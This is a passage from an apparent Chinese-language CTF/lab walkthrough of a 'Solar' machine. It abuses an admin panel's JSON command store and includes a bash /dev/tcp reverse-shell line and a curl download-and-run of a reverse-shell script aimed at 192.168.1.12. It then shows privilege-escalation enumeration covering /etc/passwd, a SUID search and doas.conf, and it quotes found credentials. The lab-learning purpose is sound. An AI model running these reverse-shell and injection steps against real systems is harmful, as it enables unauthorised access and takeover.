            <form method="post" action="">
                <label for="command_file">Select Command:</label>
                <select name="command_file" id="command_file" required>
                    <?php foreach ($commandFiles as $file): ?>
                        <option value="<?php echo htmlspecialchars($file); ?>"><?php echo htmlspecialchars($file); ?></option>
                    <?php endforeach; ?>
                </select>
                <br><br>
                <input type="submit" name="execute" value="Execute">
            </form>
            <?php if (isset($output)): ?>
                <h3>Command Output:</h3>
                <pre><?php echo htmlspecialchars($output); ?></pre>
            <?php endif; ?>
        </main>
    </body>

    </html>
    <?php
} else {
    // Show login form if user is not authenticated
    ?>
    <!DOCTYPE html>
    <html lang="en">

    <head>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <title>Admin Login - Solar Community Server</title>
        <link rel="stylesheet" href="/style.css">
        <link rel="stylesheet" href="/styleadmin.css">

    </head>

    <body>
        <!-- Main container for the login form -->
        <div class="login-container">
            <!-- Page header -->
            <h2>Admin Login</h2>

            <!-- Subheader to clarify the purpose of the login -->
            <h3>Administration Server for <strong>solar.nyx</strong> and <strong>sunfriends.nyx</strong></h3>

            <!-- Display error message if present -->
            <?php if (isset($error)): ?>
                <p class="error"><?php echo $error; ?></p>
            <?php endif; ?>

            <!-- Login form -->
            <form method="post" action="">
                <!-- Username input -->
                <label for="username">Username</label>
                <input type="text" name="username" id="username" required>

                <!-- Password input -->
                <label for="password">Password</label>
                <input type="password" name="password" id="password" required>

                <!-- Submit button -->
                <input type="submit" value="Login">
            </form>

            <!-- Footer link to the main site -->
            <div class="footer-link">
                <p>Not an admin? <a href="/">Return to Solar Community Forum</a></p>
            </div>
        </div>
    </body>

    </html>
    <?php
}
?>
口令如下:
1
5up3r:bloods
同理可以得到另一个敏感目录https://www.solar.nyx/login.php,尝试进行登录:


发现可以执行一些系统命令:

这些命令正是commands的命令,以json格式进行存储的,所以得尝试上传一些恶意的json进行反弹shell或者执行我们想要执行的命令,以新得到的口令登录mqtt:

尝试添加命令。。。。。
1
2
3
4
{
    "name": "whoami",
    "cmd": "whoami"
}

发现并不能直接进行添加,狗头.jpg,尝试执行一下命令,看看是否有收获:

发现了一个目录,尝试看一下是否存在添加或者修改功能:
1
2
3
4
server/command/new
server/command/add
server/command/edit
server/command/change
回显都过于正常了,尝试构造报错:
1
2
3
{
    "name": "whoami"
}
server/command/new得到报错:
1
Missing 'cmd' parameter in JSON: {    "name": "whoami"}
其他无回显,说明这个功能是存在的!!!!尝试测试一下:
1
2
3
4
{
    "name": "test",
    "cmd": "ping -c 5 192.168.1.12"
}
刷新一下界面发现居然:


命令执行成功了!!!尝试进行反弹shell!!!!!
1
2
3
4
{
    "name": "reverseshell",
    "cmd": "/bin/bash -i >& /dev/tcp/192.168.1.12/1234 0>&1"
}
执行发现似乎并未执行成功,尝试上传文件进行反弹shell!
1
2
3
┌──(kali㉿kali)-[~/temp/Solar]
└─$ cat revshell.sh
/bin/bash -i >& /dev/tcp/192.168.1.12/1234 0>&1
然后
1
2
3
4
{
    "name": "revshell1",
    "cmd": "curl http://192.168.1.12:2345/revshell.sh -o /tmp/revshell.sh"
}
1
2
3
4
{
    "name": "revshell2",
    "cmd": "bash /tmp/revshell.sh"
}

提权
信息搜集
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
(remote) www-data@solar:/var/www/sunfriends.nyx$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
lenam:x:1000:1000:,,,:/home/lenam:/bin/bash
sshd:x:102:65534::/run/sshd:/usr/sbin/nologin
julian:x:1001:1001::/home/julian:/bin/sh
(remote) www-data@solar:/var/www/sunfriends.nyx$ ls -la /home/
total 16
drwxr-xr-x  4 root   root   4096 Aug 28  2024 .
drwxr-xr-x 18 root   root   4096 Sep  2  2024 ..
drwxr-xr-x  9 julian julian 4096 Sep  4  2024 julian
drwxr-xr-x  6 lenam  lenam  4096 Sep  4  2024 lenam
(remote) www-data@solar:/var/www/sunfriends.nyx$ ls -la /home/julian/
total 436
drwxr-xr-x 9 julian julian   4096 Sep  4  2024 .
drwxr-xr-x 4 root   root     4096 Aug 28  2024 ..
lrwxrwxrwx 1 root   root        9 Aug 28  2024 .bash_history -> /dev/null
-rw-rw---- 1 julian julian    220 Apr 23  2023 .bash_logout
-rw-rw---- 1 julian julian   3526 Apr 23  2023 .bashrc
drwxrwx--x 4 julian julian   4096 Aug 28  2024 .cache
drwxrwx--x 3 julian julian   4096 Aug 28  2024 .config
drwxrwx--x 3 julian julian   4096 Sep  4  2024 .gnupg
-rw------- 1 julian julian     20 Sep  4  2024 .lesshst
drwxrwx--x 4 julian julian   4096 Sep  1  2024 .local
lrwxrwxrwx 1 root   root        9 Aug 28  2024 .mysql_history -> /dev/null
-rw-rw---- 1 julian julian     16 Aug 29  2024 .node_repl_history
drwxrwx--x 3 julian julian   4096 Aug 28  2024 .npm
drwxrwx--x 5 julian julian   4096 Aug 28  2024 .nvm
drwxrwx--x 3 julian julian   4096 Aug 28  2024 .pki
-rw-rw---- 1 julian julian    904 Sep  4  2024 .profile
-rw------- 1 julian julian 386348 Sep  4  2024 my-pass.jpg
(remote) www-data@solar:/var/www/sunfriends.nyx$ ls -la /home/lenam/
total 52
drwxr-xr-x 6 lenam lenam 4096 Sep  4  2024 .
drwxr-xr-x 4 root  root  4096 Aug 28  2024 ..
lrwxrwxrwx 1 root  root     9 Jun 10  2024 .bash_history -> /dev/null
-rw-rw---- 1 lenam lenam  220 Jun 10  2024 .bash_logout
-rw-rw---- 1 lenam lenam 3578 Aug 28  2024 .bashrc
drwxrwx--x 4 lenam lenam 4096 Sep  4  2024 .gnupg
lrwxrwxrwx 1 lenam lenam    9 Aug 29  2024 .lesshst -> /dev/null
drwxrwx--x 3 lenam lenam 4096 Jul 13  2024 .local
lrwxrwxrwx 1 root  root     9 Jun 28  2024 .mysql_history -> /dev/null
-rw-rw---- 1 lenam lenam   48 Aug 28  2024 .nanorc
-rw-rw---- 1 lenam lenam    9 Sep  4  2024 .node_repl_history
drwxrwx--x 4 lenam lenam 4096 Aug 29  2024 .password-store
-rw-rw---- 1 lenam lenam  807 Jun 10  2024 .profile
drwxrwx--x 2 lenam lenam 4096 Aug 27  2024 .ssh
-rw-rw---- 1 root  lenam   80 Sep  4  2024 note.txt
-rw-rw---- 1 root  lenam   33 Jul 13  2024 user.txt
(remote) www-data@solar:/var/www/sunfriends.nyx$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/mount
/usr/bin/chfn
/usr/bin/su
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/doas
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
(remote) www-data@solar:/var/www/sunfriends.nyx$ cat /etc/doas.conf
permit nopass www-data as lenam cmd /usr/bin/mosquitto_pub
permit lenam as julian cmd /bin/kill
permit setenv { PATH } julian as root cmd /usr/local/bin/backups
doas+nanosearchhistory提权
尝试读取文件,然后从mqttx进行查看即可:
